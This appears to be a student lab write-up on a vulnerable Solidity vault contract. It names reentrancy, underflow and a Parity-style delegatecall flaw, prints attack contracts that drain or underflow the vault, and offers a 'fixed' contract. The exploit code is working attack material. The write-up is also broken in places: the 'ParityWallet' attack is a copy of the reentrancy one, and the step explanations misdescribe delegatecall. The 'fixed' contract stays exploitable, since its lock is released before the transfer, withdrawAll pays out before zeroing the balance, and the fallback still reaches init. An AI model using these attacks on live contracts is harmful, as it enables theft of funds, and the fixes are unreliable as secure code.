
1. Identifying vulnerabilities…

- Reentracy


- Withdraw function can be called multiple times until all the money at cryptovault are transfered to the attacker contract



```
// (!!) REENTRACY FOR SURE (!!)
// withdraw allows clients to recover part of the amounts deposited
// in this vault.
function withdraw(uint _amount) public {    infinite gas
    require (accounts[msg.sender] - _amount >= 0, "Insufficient funds");
    accounts[msg.sender] -= _amount;
    (bool sent, ) = msg.sender.call{value: _amount}("");
    require(sent, "Failed to send funds");
}
```

- Underflow

- If a user with account balance of 0 tries to withdraw money, it will underfloe




```
function withdraw(uint _amount) public {    infinite gas
    require (accounts[msg.sender] - _amount >= 0, "Insufficient funds");
    accounts[msg.sender] -= _amount;
    (bool sent, ) = msg.sender.call{value: _amount}("");
    require(sent, "Failed to send funds");
}
```


- Parity Wallet

- Owner of the wallet can change to the attacker…

- Because fallback functions will be called and the delegateCall at there will call the constructor… which will determine the owner




```
address public owner;

// ----------------------> Parity Wallet?
// init is used to set the CryptoVault contract owner. It must be
// called using delegatecall.
function init(address _owner) public {    21079 gas
    owner = _owner;
}

// Standard response for any non-standard call to CryptoVault.
fallback () external payable {    undefined gas
    revert("Calling a non-existent function!");
}

// Standard response for plain transfers to CryptoVault.
receive () external payable {    undefined gas
    revert("This contract does not accept transfers with empty call data");
}
```



```
// ---------> Fallback ??

// Any other function call is redirected to VaultLib library
// functions.
fallback () external payable {    undefined gas
    (bool success,) = tLib.delegatecall(msg.data);
    require(success,"delegatecall failed");
}
receive () external payable {    undefined gas
    (bool success,) = tLib.delegatecall(msg.data);
    require(success,"delegatecall failed");
}
```


2. Attacking codes

Reentracy




```
contract ReentracyAttack {
    // Reference to the CryptoVault contract
    // Reference to the CryptoVault contract
    CryptoVault public dao;

    constructor(address payable _dao) public {    infinite gas 262000 gas
        dao = CryptoVault(_dao);
    }

    function attack() external payable {    infinite gas
        require(msg.value >= 1, "Insufficient ether sent");

        // Deposit a small amount to trigger the reentrancy
        dao.deposit{value: msg.value}();

        // Call withdraw to trigger the reentrancy attack
        dao.withdraw(1 ether);

        // After the attack, the contract will still have an incorrect balance
        // The attacker's contract can then withdraw again
    }

    fallback() external payable {    undefined gas
        // This function is required to receive Ether when calling deposit
        if (dao.getBalance() >= 1){
            dao.withdraw(1 ether);
        }

    }

    receive() external payable {    undefined gas
        // This function is required to receive Ether when calling deposit
        if (dao.getBalance() >= 1){
            dao.withdraw(1 ether);
        }
```

Underflow



```
// SPDX-License-Identifier: GPL-3.0
pragma solidity ^0.6.0;

import "contracts/CryptoVault.sol";

contract UnderflowAttack {
    CryptoVault public vulnerableContract;
    address public attacker;

    constructor(address payable _vulnerableContract) public {   infinite gas 163800 gas
        vulnerableContract = CryptoVault(_vulnerableContract);
        attacker = msg.sender;
    }

    // Function to trigger the underflow attack
    function attack() public payable {   infinite gas
        // We need to call the `withdraw` function of the vulnerable contract
        // with an `_amount` that would cause an underflow

        // Set the amount such that it triggers an underflow
        uint amount = 1; // Since accounts[msg.sender] is initially zero, any positive value will underflow

        // Now, call the withdraw function of the vulnerable contract
        // with the amount that will cause underflow
        (bool success, ) = address(vulnerableContract).call(
            abi.encodeWithSignature("withdraw(uint256)", amount)
        );

        require(success, "Attack failed");
    }

    // Fallback function to receive ether sent to this contract
    receive() external payable {}   undefined gas
```

ParityWallet



```
contract ReentracyAttack {
    // Reference to the CryptoVault contract
    // Reference to the CryptoVault contract
    CryptoVault public dao;

    constructor(address payable _dao) public {
        dao = CryptoVault(_dao);
    }

    function attack() external payable {
        require(msg.value >= 1, "Insufficient ether sent");

        // Deposit a small amount to trigger the reentrancy
        dao.deposit{value: msg.value}();

        // Call withdraw to trigger the reentrancy attack
        dao.withdraw(1 ether);

        // After the attack, the contract will still have an incorrect balance
        // The attacker's contract can then withdraw again
    }

    fallback() external payable {
        // This function is required to receive Ether when calling deposit
        if (dao.getBalance() >= 1){
            dao.withdraw(1 ether);
        }

    }

    receive() external payable {
        // This function is required to receive Ether when calling deposit
        if (dao.getBalance() >= 1){
            dao.withdraw(1 ether);
        }

    }

    function getBalance() public view returns (uint256) {
        return address(this).balance;
    }
}
```

3. Each step…

Reentracy attack

- Attack is called
- Attack has withdraw function… withdraw is called
- msg.sender.call{value: _amount}(""); calls the attacker function
- This makes reentracy take all the money at cryptovault

Underflow


- Withdraw is called with an account has 0 balance
- The account now has an underflowed (very large number)

ParityWallet

- Attacker calls “attack function”
- Attack function calls “init(address)”
- At cryptoVault, fallback function is called
- Fallback function calls constructor…
- Constructor changes the address of the owner with the attacker’s address

4. Updated cryptovault

```solidity
pragma solidity ^0.6.0;

contract VaultLib {
    address public owner;

    function init(address _owner) public {
        owner = _owner;
    }

    receive () external payable {
        revert("This contract does not accept direct ether transfers"); // Prevents direct ether transfers without function calls
}

}

contract CryptoVault {
    address public owner;
    uint prcFee;
    uint public collectedFees;
    address tLib;
    mapping (address => uint256) public accounts;

    bool private _locked;  // Mutex variable to prevent reentrancy

    modifier onlyOwner() {
        require(msg.sender == owner,"You are not the contract owner!");
        _;
    }

    constructor(address _vaultLib, uint _prcFee) public {
        tLib = _vaultLib;
        prcFee = _prcFee;
        (bool success,) = tLib.delegatecall(abi.encodeWithSignature("init(address)",msg.sender));
        require(success,"delegatecall failed");
    }

    function getBalance() public view returns(uint){
        return address(this).balance;
    }

    function deposit() public payable {
        require(msg.value >= 100, "Insufficient deposit");
        uint fee = msg.value * prcFee / 100;
        accounts[msg.sender] += msg.value - fee;
        collectedFees += fee;
    }
```



```

    function withdraw(uint _amount) public {
        uint currentBalance = accounts[msg.sender];
        require(currentBalance >= _amount, "Insufficient funds");

        require(!_locked, "Reentrancy guard: already locked");
        _locked = true; // added to prevent reentracy

        accounts[msg.sender] = currentBalance - _amount;  // Updated to prevent underflow

        _locked = false; // added to prevent reentracy

        (bool sent, ) = msg.sender.call{value: _amount}("");
        require(sent, "Failed to send funds");
    }

    function withdrawAll() public {
        uint amount = accounts[msg.sender];
        require(amount > 0, "Insufficient funds");
        (bool sent, ) = msg.sender.call{value: amount}("");
        require(sent, "Failed to send funds");
        accounts[msg.sender] = 0;
    }

    function collectFees() public onlyOwner {
        require(collectedFees > 0, "No fees collected");
        (bool sent, ) = owner.call{value: collectedFees}("");
        require(sent, "Failed to send fees");
        collectedFees = 0;
    }

    fallback () external payable {
        (bool success,) = tLib.delegatecall(msg.data);
        require(success,"delegatecall failed");
    }

    receive () external payable {
        revert("This contract does not accept direct ether transfers");
    }
}

```

5. Fixes

-> For rentracy, I added a lock-based solution… lock is a boolean variable and prevents reentracy… because it prevents calling withdraw again (it locks the function so even though the function is called, function does not operate)

-> For underflow, I compare “account balance and withdraw amount” before withdrawing

-> For parityWallet, it has “recieve” function which doesnt directly accept ether transfers which avoids calling constructor